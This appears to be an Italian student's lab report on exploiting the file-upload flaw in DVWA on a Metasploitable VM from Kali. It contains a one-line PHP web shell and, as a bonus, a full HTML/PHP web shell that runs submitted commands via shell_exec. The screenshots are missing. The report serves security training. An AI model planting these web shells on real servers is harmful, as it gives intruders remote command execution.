S6L1,

BENVENUTI LUIGI

Traccia:

Configurare il laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicurarsi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Richieste:


- Codice PHP.
- Risultato del caricamento (screenshot del browser).
- Intercettazioni (screenshot di burpsuite).
- Risultato delle varie richieste.
- Eventuali altre informazioni scoperte della macchina interna.
- BONUS: usare una shell PHP più sofisticata.

Il codice PHP è molto semplice:


```
1 <?php system($_REQUEST["cmd"]); ?>
```


Andiamo a caricarlo sul path upload della DVWA, facendo attenzione a caricare il tutto con livello di sicurezza LOW.

Caricando la risorsa appena inviata, notiamo che viene richiesto il caricamento di un paramentro per la corretta esecuzione:





Correggiamo inserendo il parametro “ls” ed inviamo:






Vediamo cosa ci restituisce l’esecuzione dei vari comandi:







BONUS:

Ecco script ed esecuzione di una possibile shell più complessa:

```
<?php
if (!empty($_POST['cmd'])) {
   $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="utf-8">
   <meta http-equiv="X-UA-Compatible" content="IE=edge">
   <meta name="viewport" content="width=device-width, initial-scale=1">
   <title>Web Shell</title>
   <style>
      * {
         -webkit-box-sizing: border-box;
         box-sizing: border-box;
      }

      body {
         font-family: sans-serif;
```

```
  color: rgba(0, 0, 0, .75);
}

main {
  margin: auto;
  max-width: 850px;
}

pre,
input,
button {
  padding: 10px;
  border-radius: 5px;
  background-color: #efefef;
}

label {
  display: block;
}

input {
  width: 100%;
  background-color: #efefef;
  border: 2px solid transparent;
}

input:focus {
  outline: none;
  background: transparent;
  border: 2px solid #e6e6e6;
}
```

```
    button {
      border: none;
      cursor: pointer;
      margin-left: 5px;
    }

    button:hover {
      background-color: #e6e6e6;
    }

    .form-group {
      display: -webkit-box;
      display: -ms-flexbox;
      display: flex;
      padding: 15px 0;
    }
  </style>

</head>

<body>
  <main>
    <h1>Web Shell</h1>
    <h2>Execute a command</h2>

    <form method="post">
      <label for="cmd"><strong>Command</strong></label>
      <div class="form-group">
        <input type="text" name="cmd" id="cmd" value="<?= htmlspecialchars($_POST['cmd'],
ENT_QUOTES, 'UTF-8') ?>"
               onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus
required>
```

```
        <button type="submit">Execute</button>
      </div>
    </form>

    <?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>
      <h2>Output</h2>
      <?php if (isset($cmd)): ?>
        <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>
      <?php else: ?>
        <pre><small>No result.</small></pre>
      <?php endif; ?>
    <?php endif; ?>
  </main>
</body>
</html>
```